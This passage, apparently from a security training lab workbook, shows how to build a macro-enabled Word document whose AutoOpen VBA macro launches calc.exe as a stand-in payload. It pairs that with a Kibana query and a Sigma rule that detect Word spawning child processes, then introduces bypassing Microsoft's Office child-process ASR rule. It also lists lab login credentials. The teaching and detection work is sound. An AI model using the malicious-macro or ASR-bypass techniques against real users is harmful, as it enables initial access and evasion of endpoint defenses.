


Step 3: Writing a simple Macro

To keep things simple, we'll create a very simple piece of VBA code that launches `calc.exe`, you can imagine that in a real attack, something more malicious would be executed:

```
Sub AutoOpen()
    Dim strProgramName As String
    Dim strArgument As String

    strProgramName = "C:\Windows\system32\calc.exe"
    strArgument = "/G"

    Call Shell("""" & strProgramName & """ """ & strArgument & """",
vbNormalFocus)
End Sub
```

As you might want to make sure the syntax is correct, feel free to make a test-run using the green *"Run Sub"* button outlined in the following capture.




Once ready, you may close both the *"Module1 (Code)"* and *"Microsoft Visual Basic for Applications"* windows.

Step 4: Saving the Macro-Enabled Word Document

As macros are dangerous, you will now have to save the malicious file in a macro-enabled format. By default, Word documents are saved in the `docx` format, which prevents macros from being executed. As we want to spread a macro-enabled document, we will need to save it using the `docm` format.

SPOILER ALERT: We will see ways to execute VBA macro code in .docx files on Day 4!

From Word's *"File"* tab, click the left-column's *"Save As"* menu. From there, you can save the malicious document on *"This PC"* as a *"Word Macro-Enabled Document"*. Please save it on the Desktop as `vbacode_simple.docm`.



Whenever this document is now opened and macros are enabled (click *"Enable Content"*), the Windows calculator (calc.exe) will be spawned!

Step 5: Detecting calc.exe being spawned

As indicated previously, a common means of detecting this behavior is by analyzing parent-child relationships upon process creation. Sysmon event ID 1 provides an excellent means of

doing this!

Back on your CommandoVM, open a browser window and open our Kibana dashboards at http://192.168.20.106:5601. Please navigate to the "Discover" view (compass icon) and review all processes launched by Word by running the following search:


```
process.parent.name.text:winword.exe
```

What is this ".text" you may ask? A short and simple explanation is that ".text" is a datatype that specifies what type of data we are dealing with here. More information can be found in the Elastic reference documentation:


-Elastic Text datatype

-Elastic ECS Process

Now, the query above should result in a simple detection of your calc.exe:



You can now expand the event to review all fields:



As indicated previously, this is a pretty simple detection logic that allows easy detection of suspicious executables being launched by Office products. A simple Sigma rule for the specific case would be constructed as follows:

```
title: Detecting processes spawned by Microsoft Word
description: Detect processes spawned by MS Word by analyzing the parent process
field.
tags:
    - attack.initial_access
    - attack.t1064
status: experimental
author: sec699
logsource:
    product: windows
    category: process_creation
detection:
    selection:
        ParentImage:
            - 'winword.exe'
    condition: selection
level: low
```

Note that we are using the actual Sysmon field name in our SIGMA rule here, which is "ParentImage" for a parent process. In order to retrieve the mapping of the actual fields in the event and how they are parsed by Elastic, you can use the Elastic Common Schema (ECS).

Objective 2: Bypass "Block all Office applications from creating child processes"

In the previous part of the lab, we saw how easy a piece of VBA code can be leveraged to run executables. Could we possibly prevent this?

One interesting ASR (Attack Surface Reduction) rule is the following one:

Block all Office applications from creating child processes

This rule blocks Office apps from creating child processes. This includes Word, Excel, PowerPoint, OneNote, and Access.

Creating malicious child processes is a common malware strategy. Malware that abuses Office as a vector often runs VBA macros and exploit code to download and attempt to run additional payloads. However, some legitimate line-of-business applications might also generate child processes for benign purposes, such as spawning a command prompt or using PowerShell to configure registry settings.

GUID: D4F940AB-401B-4EFC-AADC-AD5F3C50688A

Source: docs.microsoft.com

This is not a bad rule, as it will block the behavior we saw in the previous part of the lab. Can we bypass it, however? There are a number of ways how the *"Block all Office applications from creating child processes"* Attack Surface Reduction (ASR) rule indeed can be bypassed.

Throughout the lecture, your Instructor provided a number of interesting options. A common technique is to use a VBA macro to create a Scheduled Task, which will allow adversaries to execute a payload without launching a child process from Microsoft Office.


As the creation of a scheduled task is rather straightforward to detect, we will showcase a more advanced technique and leverage COM objects to bypass the ASR rule.

Even though we will focus on Word documents, do note that this approach leverages macros which should work in other Office tools such as Excel.


Step 1: Creating a Malicious Word Document

We will use the Win10 machine (192.168.20.105), on which MS Office has been installed. Please open a Remote Desktop connection to 192.168.20.105 with username `student_ladm` an password `Sec699!!`).


From this machine, use Window's search function to locate the *"Word"* executable.



Once launched, you might be greeted by a sign-in prompt which you can disregard using the top-right closing button.




You can then select a new *"Blank document"* from the *"New"* section, which is where we will start placing our malicious payload.




Step 2: Creating a new Macro


From the new empty document, use Word's search-bar to open the *"Visual Basic Editor"* as shown below.



As soon as the editor opens, right-click *"ThisDocument"* and, from the *"Insert"* entry, select the *"Module"* option.



In the below displayed *"Module1 (Code)"* pane, we may now proceed to write our VBA code.



